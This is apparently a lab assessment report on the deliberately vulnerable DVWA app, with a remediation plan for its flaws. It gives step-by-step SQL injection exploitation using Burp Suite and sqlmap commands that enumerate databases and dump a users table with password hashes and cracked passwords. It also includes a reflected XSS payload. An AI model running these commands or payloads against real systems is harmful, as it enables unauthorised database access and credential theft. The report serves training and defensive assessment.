Web Application Security Assessment Report

1. Executive Summary

This assessment evaluated the security posture of the DVWA web application against common OWASP Top 10 vulnerabilities. Both manual and automated testing techniques were used to identify weaknesses in authentication, input validation, and session handling. High-risk vulnerabilities were discovered that could allow unauthorized access and data compromise if exploited.

2. Technical Findings


Testing identified critical issues such as SQL Injection and weak authentication controls. SQL Injection allowed backend database interaction due to improper input handling. Weak password enforcement increased the risk of account compromise. These vulnerabilities indicate insufficient security controls at both application and configuration levels.

3. Findings Table

Finding ID	Vulnerability	CVSS Score	Remediation
F001	SQL Injection	9.1	Input validation, parameterized queries
F002	XSS	6.1	Output encoding, input sanitization

3.1) Sql Injection

- **Navigate:** http://192.168.159.131/dvwa/
- **Login (default creds):** admin:password
- Set DVWA Security Level to **Low**
- Select the sql injection tab
- In burp suite open proxy tab and click **intercept on**.
- Enter sql text in textbox and click submit
- Copy the request and paste in a file in kali linux.
- Replace **sql** with ***




```
1 GET /dvwa/vulnerabilities/sqli/?id=*&Submit=Submit HTTP/1.1
2 Host: 192.168.159.131
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/143.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
  webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.159.131/dvwa/vulnerabilities/sqli/
8 Accept-Encoding: gzip, deflate, br
9 Cookie: security=low; PHPSESSID=3a5b5d32fee0ca451e236c8453a1c71b
10 Connection: keep-alive
```

- Run the command in the kali terminal
  sqlmap -r sqli.txt --batch –dbs
- Sqlmap fetched some database

```
[07:05:40] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

- Capture the tables available in the **dvwa database**
  sqlmap -r sqli.txt --batch -D dvwa –tables

```
[07:06:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[07:06:34] [INFO] fetching tables for database: 'dvwa'
[07:06:34] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

- Capture the columns available in the **users table**

sqlmap -r sqli.txt --batch -D dvwa -T users –columns

```
Database: dvwa
Table: users
[6 columns]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| user       | varchar(15) |
| avatar     | varchar(70) |
| first_name | varchar(15) |
| last_name  | varchar(15) |
| password   | varchar(32) |
| user_id    | int(6)      |
+------------+-------------+
```


- Now capture all data available in the **users table**
  sqlmap -r sqli.txt --batch -D dvwa -T users --dump

```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------+---------------------------------------------+-----------+------------+
| user_id | user    | avatar                                                | password                                    | last_name | first_name |
+---------+---------+-------------------------------------------------------+---------------------------------------------+-----------+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-------------------------------------------------------+---------------------------------------------+-----------+------------+
```


- Successfully enumerated databases, confirming SQL Injection


3.2) Check for XSS (manual payloads)

- **Navigate:** http://192.168.159.131/dvwa/
- **Login (default creds):** admin:password
- Set DVWA Security Level to **Low**
- Select the **xss reflected** tab
- In burp suite open proxy tab and click **intercept on**.
- Enter text '**xss**' in textbox and click submit



- In name parameter give the below script which will popup alert in the website
  <script>alert(1)</script>





- Successfully executed JavaScript payloads, confirming Cross-Site Scripting (XSS).

4. Remediation Plan

4.1 SQL Injection Remediation

- Use parameterized queries (prepared statements) for all database interactions
- Avoid dynamic SQL string concatenation
- Implement server-side input validation with strict allowlists
- Use ORM frameworks that enforce safe query handling
- Apply least-privilege access for database accounts
- Disable verbose database error messages in production

4.2 Cross-Site Scripting (XSS) Remediation

- Apply context-aware output encoding (HTML, attribute, JavaScript contexts)
- Implement server-side input sanitization
- Use modern frameworks with built-in XSS protection
- Set cookie flags: HttpOnly, Secure, SameSite
- Enforce a strict Content Security Policy (CSP)
- Avoid unsafe functions such as innerHTML, eval()